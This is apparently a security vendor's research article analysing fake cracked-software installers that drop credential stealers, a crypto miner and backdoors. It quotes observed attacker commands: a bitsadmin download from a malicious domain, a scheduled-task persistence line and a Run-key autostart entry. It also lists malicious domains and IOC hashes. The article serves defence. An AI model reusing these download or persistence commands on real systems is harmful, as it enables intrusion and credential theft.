# Fake Installers Drop Malware and Open Doors for Opportunistic Attackers

trendmicro.com/en_us/research/21/i/fake-installers-drop-malware-and-open-doors-for-opportunistic-attackers.html

September 27, 2021

It is widely known that with regard to cybersecurity, a user is often identified as the weakest link. This means that they become typical entry vectors for attacks and common social-engineering targets for hackers. Enterprises can also suffer from these individual weak links. Employees are sometimes unaware of online threats, or are unfamiliar with cybersecurity best practices, and attackers know exactly how to take advantage of this gap in security.

One way that attackers trick users is by luring them with unauthorized apps or installers carrying malicious payloads. We recently spotted some of these fake installers being used to deliver bundles of malware onto victims' devices. These fake installers are not a new technique used by attackers; in fact, they are old and widely used lures that trick users into opening malicious documents or installing unwanted applications. Some users fall into this trap when they search the internet for free or cracked versions of paid applications.

Looking inside the fake installers

We saw users trying to download cracked versions of non-malicious applications that had limited free versions and paid full versions, specifically, TeamViewer (a remote connectivity and engagement solutions app), VueScan Pro (an app for scanner drivers), Movavi Video Editor (an all-in-one video maker), and Autopano Pro for macOS (an app for automated picture stitching).

One example that we dive into here involves a user who tried to download an unauthorized version of TeamViewer (an app that has actually been used as camouflage for trojan spyware before). The user downloaded a malicious file disguised as a crack installer for the application.




Figure 1. Malicious files downloaded by user

After downloading and executing these files, one of the child processes created other files and the executable **setup.exe/setup-installv1.3.exe**, which was extracted from **320yea_Teamviewer_15206.zip** via **WinRAR.exe**. This file seems to be the source of most of the downloaded malicious files, as seen in the following figure.





Figure 2. Unpacking of setup-installv1.3.exe via WinRar.exe

Afterward, the file **aae15d524bc2.exe** was dropped and executed via Command Prompt. It then  spawned a file, **C:\Users\{username}\Documents\etiKyTN_F_nmvAb2DF0BYelk.exe**, which sequentially initiated the BITS admin download. BITS admin is a command-line tool that can help monitor progress and create, download, and upload jobs. The tool also allows a user to obtain arbitrary files from the internet, a feature that attackers can abuse.



bitsadmin.exe

Observed Attack Techniques:
BITSAdmin BITS Download

Object type:
Process

Created:
2021-08-09 09:36:46

Process name:
bitsadmin.exe

File path:
C:\Windows\SysWOW64\bitsadmin.exe

CLI command:
C:\Windows\SysWOW64\bitsadmin.exe /Transfer helper http://fsstoragecl...

File SHA-1:
1ced6636bd24

File SHA-256:
c93b7734470c 8210deeb35c

```
C:\Windows\SysWOW64\bitsadmin.exe
/Transfer helper
http://fsstoragecloudservice.com/data/dat
a.7z C:\zip.7z
```

File MD5:
f57a03fa0e654b393bb078d1c60695f3

Process ID:
19568

Signer:
Microsoft Windows

Figure 3. BITS admin execution detection


We also observed that information in the browser's credential store was taken by the attacker. Specifically, the stored data in **C:\Users\{username}\AppData\Local\Microsoft\Edge\User Data\Default\Login** was copied. Credentials stored in browsers are often critical personal data that could be leveraged by attackers to gain access into personal, business, or financial accounts. Attackers can even compile and sell this information in underground markets.

To maintain persistence, an executable file was entered in the AutoStart registry and a scheduled task was created:

- Create scheduled task: C:\Windows\System32\schtasks.exe /create /f/sc onlogon /rl highest /tn"services64"/tr '"C:\Users\{username}\AppData\Roaming\services64.exe"'
- AutoStart registry: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\prun:C:\WINDOWS\PublicGaming\prun.exe

As previously mentioned, these cases come about because users search for free applications and trust that someone is going to put the cracked or stolen full version online as a gesture of good will. But as we can see, attackers simply take advantage of those who download these files.

In Figure 4, we can see that a trojanized VueScan file is already in a Downloads folder and is executed by legitimate user.



Observed Attack Techniques:

Object type:
Process

Created:
2021-08-15 16:07:06

Process name:
7zfm.exe

File path:
c:\program files\7-zip\7zfm.exe

CLI command:
"C:\Program Files\7-Zip\7zFM.exe" "C:\[redacted]Downloads\61193b_Vu...


File SHA-1:
b2d3d284865

File SHA-256:
b9e88e0dfd06 adc54fcdd2a

```
"C:\Program Files\7-Zip\7zFM.exe"
"C:\[redacted]Downloads\61193b_VueSca
n-Pro-974.zip"
```

Figure 4. Unpacking of 61193b_VueScan-Pro-974.zip which created a new process

Following the execution of **setup_x86_x64_install.exe**, it created and executed a new file named **setup_installer.exe** that dropped several files and queried several domains. Most of these domains are malicious, as evidenced in Figure 5.



Queried domains

- iplis.ru
- poetic-insights.com
- gmailservice7911.com
- 24643052-4208-477f-9c6c-8ffaba0337a7.s3.ap-northeast-1....
- i.spesgrt.com
- fsstoragecloudservice.com
- a.goatagame.com
- zina-boutique.com
- drkapoorclinic.com
- 3freeprivacytoolsforyou.xyz
- 37.0.11.8
- ipinfo.io
- cdn.discordapp.com

Figure 5. Dropped malicious files querying several domains

This malicious payload also exhibits backdoor behavior. We can see that the attackers are listening on these channels: 127.0.0.1:53711 and 127.0.0.1:53713. This lets the attacker keep a foothold in the computer; through this, they can possibly move laterally across the network and, if it is an enterprise device, compromise a critical company asset.

The other fake installers also had similar behavior that exploits users that attempt to download either an unauthorized application cracker/activator or an illegal full version. These infections then create persistence for later access.

How widespread is the threat?

Camouflaged malicious installers and apps are often used to load malware onto victim’s devices. A few recent examples are widespread fake cryptocurrency-mining applications that took advantage of neophyte cryptominers and fake Covid-19 update apps. In tracking this current batch of fake installers, we were able to detect incidents around the world. We initially do not classify these particular events as targeted attacks, mostly because in all cases the users actively searched for application crackers or unlocked versions of software. But even if these were not initially targeted attacks, they can later lead to opportunistic hacks because the attacker already has a presence in the computer. Aside from loading malware, the attackers can use their initial access to conduct malicious activity, like compromising a company’s virtual private network (VPN). They could even sell the access to other cybercrime gangs, such as ransomware operators. It’s important to stress that attackers use every tool within reach, and even legitimate applications can be weaponized.




Figure 6. Unique detections per region of the indicators of compromise (IOCs) listed in the following. The data is sourced from Trend Micro™ Smart Protection Network™ for the month of August.
Of course, we also know that software piracy is prevalent in many regions. From the data in Figure 6, we can surmise that it is still a major threat to security. Users have to be more aware of the threats these illegal installers can hold and implement stricter security practices for installing and executing applications from the internet onto their personal and work devices.

The global pandemic has pushed users out of offices and into work-from-home (WFH) situations where there are other “physically” connected devices like the internet of things (IoT), personal mobiles, and personal computers that have weak security. These present a problem because malware can quickly spread from personal devices to business computers on the same network.

Malicious capabilities of the fake installers

We were able to analyze some of the malicious files bundled into the installers. Their capabilities are varied, from cryptocurrency mining to stealing credentials from social media applications. We enumerate them in this table:

| Malicious file | Actions |
|---|---|
| Trojan.Win32.MULTDROPEX.A | • **Main dropper of the malicious file**<br>• **Disguised as cracker/installer of legitimate applications** |
| Trojan.Win32.SOCELARS.D | • **Gathers information regarding the machine**<br>• **Collects browser information**<br>• **Collects information from Steam application**<br>• **Drops Google Chrome extension responsible for further stealing of Facebook/credit card/payment credentials** |
| Trojan.Win32.DEALOADER.A | • Malware downloader<br>• URL inactive, but based on research possibly another stealer |
| TrojanSpy.Win32.BROWALL.A | • Collects browser information<br>• Collects cryptocurrency wallet information |
| TrojanSpy.Win32.VIDAR.D | • Collects browser information<br>• Collects credentials |

| | |
|---|---|
| Trojan.Win64.REDLINESTEALER.N | • Executes command from remote user<br>• Gathers information regarding the machine<br>• Collects browser information<br>• Collects FTP client information<br>• Collects VPN information<br>• Collects cryptocurrency wallet information<br>• Collects information from other applications (Discord, Steam, Telegram) |
| Coinminer.MSIL.MALXMR.TIAOODBL | • Downloads miner module hosted on Discord<br>• XMR miner<br>• Installs persistence via scheduled tasks and AutoRun registry |

How to protect yourself from the threat of malware

As aforementioned, fake installers are not new, but they are still a widely used delivery system for malware. Attackers are uploading more and more of these files for a simple reason: They work. Users download and execute these installers, and this lets attackers maintain persistence in personal devices and gives them a way into company networks as well.

To combat this threat, it is important for users to be educated on the effects of downloading files from untrusted websites. There are also other security measures to take:

- A multilayered security approach is necessary when protecting the environment. If one layer of protection fails, there are still others in place that can prevent the threat.
- Application control will help prevent execution of suspicious files.
- Restricting admin rights for users that do not need access is also a good preventive measure.

Indicators of Compromise

| File name | SHA256 | Detection name |
|---|---|---|
| setup-installv1.3.exe | 787939d2fc30c7b6ff6ddb7f4e7f981c2a2bad0788b2f4d858c3bb10186d42f6 | Trojan.Win32.MULTDROPEX.A |
| setup_installer.exe | bdf727b2ac0b42a955c4744bf7768cbb9fa67167321e4fb5639ee5529ccbcfa4 | Trojan.Win32.MULTDROPEX.A |
| setup_install.exe | 97f18d430b68ac9379ecd267492e58734b3c57ffd66615e27ff621ea2bce8e6b | Trojan.Win32.MULTDROPEX.A |
| 5f9a813bc385231.exe | 9dcacda3913e30cafd92c909648b5bffde14b8e39e6adbfb15628006c0d4d3c2 | Trojan.Win32.SOCELARS.CDK |
| sqlite.dll | 5c41a6b98890b743dd67caa3a186bf248b31eba525bec19896eb7e23666ed872 | TrojanSpy.Win32.SOCELARS.CDK |
| b5203513d7.exe | a5f373f8bcfae3d9f4895c477206de63f66f08e66b413114cf2666bed798eb71 | Coinminer.MSIL.MALXMR.TIAOOD |
| 5f9a813bc38523010.exe | 8bd8f7a32de3d979cae2f487ad2cc5a495afa1bfb1c740e337c47d1e2196e1f2 | Trojan.Win32.DEALOADER.A |
| aae15d524bc2.exe | 1cdddf182f161ab789edfcc68a0706d0b8412a9ba67a3f918fe60fab270eabff | TrojanSpy.Win32.BROWALL.A |
| bf2e8642ac5.exe | e3c9119e809a1240caaaf4b6d5420352f037cc2585cb321cb746f05ed0ec0e43 | TrojanSpy.Win32.SOCELARS.D |
| 745d0d3ff9cc2c3.exe | b151ffd0f57b21600a05bb28c5d1f047f423bba9750985ab6c3ffba7a33fa0ff | TrojanSpy.Win32.VIDAR.D |
| 438dc1669.exe | e254914f5f7feb6bf10041e2c705d469bc2b292d709dc944381db5911beb1d9f | Trojan.Win64.REDLINESTEALER.N |
| 1cr.exe | 949eec48613bd1ce5dd05631602e1e1571fa9d6b0034ab1bffe313e923aff29c | TrojanSpy.MSIL.REDLINESTEALER |
| a6168f1f756.exe | c5483b2acbb352dc5c9a811d9616c4519f0e07c13905552be5ec869613ada775 | Coinminer.MSIL.MALXMR.TIAOOD |
| f65dc44f3b4.exe | dc5bbf1ea15c5235185184007d3e6183c7aaeb51e6684fbd106489af3255a378 | Mal_HPGen-50 |
| a070c3838.exe | 9e1a149370efe9814bf2cbd87acfcfa410d1769efd86a9722da4373d6716d22e | TROJ_GEN.R053C0PHC21 |

**Malicious URLs:**

- hxxp://fsstoragecloudservice[.]com/data/data[.]7z
- hxxp://3[.]128[.]66[.]194/
- 45[.]14[.]49[.]68
- plugnetx[.]com
- znegs[.]xyz
- iryarahara[.]xyz
- swiftlaunchx[.]com
- bluewavecdn[.]com
- sproutfrost[.]com

- hxxp://37[.]0[.]11[.]8/
- hxxp://52[.]51[.]116[.]220/
- 195[.]181[.]169[.]68
- 88[.]99[.]66[.]31